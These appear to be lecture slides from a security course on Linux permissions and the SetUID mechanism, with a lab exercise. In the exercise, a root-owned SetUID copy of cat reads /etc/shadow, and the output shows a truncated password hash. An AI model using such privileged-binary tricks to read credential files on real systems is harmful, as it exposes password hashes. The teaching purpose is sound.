





SetUID and Environment Variables



Linux- File System

- ❑ Every file has an owner and group
 - ❑ Owner (or root) sets permissions
 - Permissions: owner, group, everybody
 - For each of the 3, read, write, execute
 - Use “ls -l” to see permissions
- ```
-rw-r--r-- 1 chadi fac 767 Feb 6 19:31
cybr210.txt
```

# Linux- File System



# Permissions

- ❑ Change permissions using chmod
  - “change modes”
- ❑ Give new permissions in octal
  - For example: chmod 745 foo
  - This corresponds to: rwxr--r-x

# SetUID



- ❑ Sometimes user needs to access file and they do not have permissions
  - Example: to change password (assuming hashes stored in shadow file)
  - Password Dilemma
    - Permissions of /etc/shadow File:

```
-rw-r----- 1 root shadow 1443 May 23 12:33 /etc/shadow
↑ Only writable to the owner
```
- ❑ SetUID == Set User ID
- ❑ Use this so program will execute with permission of it's owner
  - As opposed to permission of user executing it
  - Password changing program: SetUID root


# Superman Story

- Power Suit
  - Superpeople: Directly give them the power
  - Issues: bad superpeople
- Power Suit 2.0
  - Computer chip
  - Specific task
  - No way to deviate from pre-programmed task
- Set-UID mechanism: A Power Suit mechanism implemented in Linux OS







## Why do we need SetUID?




Why do we need SetUID?





Why do we need SetUID?




## What is SetUID?



## What is SetUID?



## What is SetUID?



## What is SetUID?

# Effective ID

```
> id
uid=1000(seed)
gid=1000(seed)
groups=1000(seed)
```

```
> id
uid=1000(seed)
gid=1000(seed)
euid=0(root)
groups=0(root)
```

# Commands

```
Change a file's owner to root
sudo chown root file
```

```
Turn a program into a SetUID program
sudo chmod 4755 program
```

# Exercise

- Copy /bin/cat to your own directory  
`cp /bin/cat ./mycat`  
`sudo chown root mycat`  
`ls -l mycat`
- Try accessing shadow file  
`./mycat /etc/shadow`
- Turn the SetUID bit on (`chmod 4755`) and try now
- Change owner back to seed while keeping SetUID bit enabled and try now

# Exercise

## Example of Set UID

```
$ cp /bin/cat ./mycat
$ sudo chown root mycat
$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Feb 22 10:04 mycat
$./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

← Not a privileged program

```
$ sudo chmod 4755 mycat
$./mycat /etc/shadow
root:$6$012BPz.K$fbPkt6H6Db4/B8c...
daemon:*:15749:0:99999:7:::
...
```

← Become a privileged program

```
$ sudo chown seed mycat
$ chmod 4755 mycat
$./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

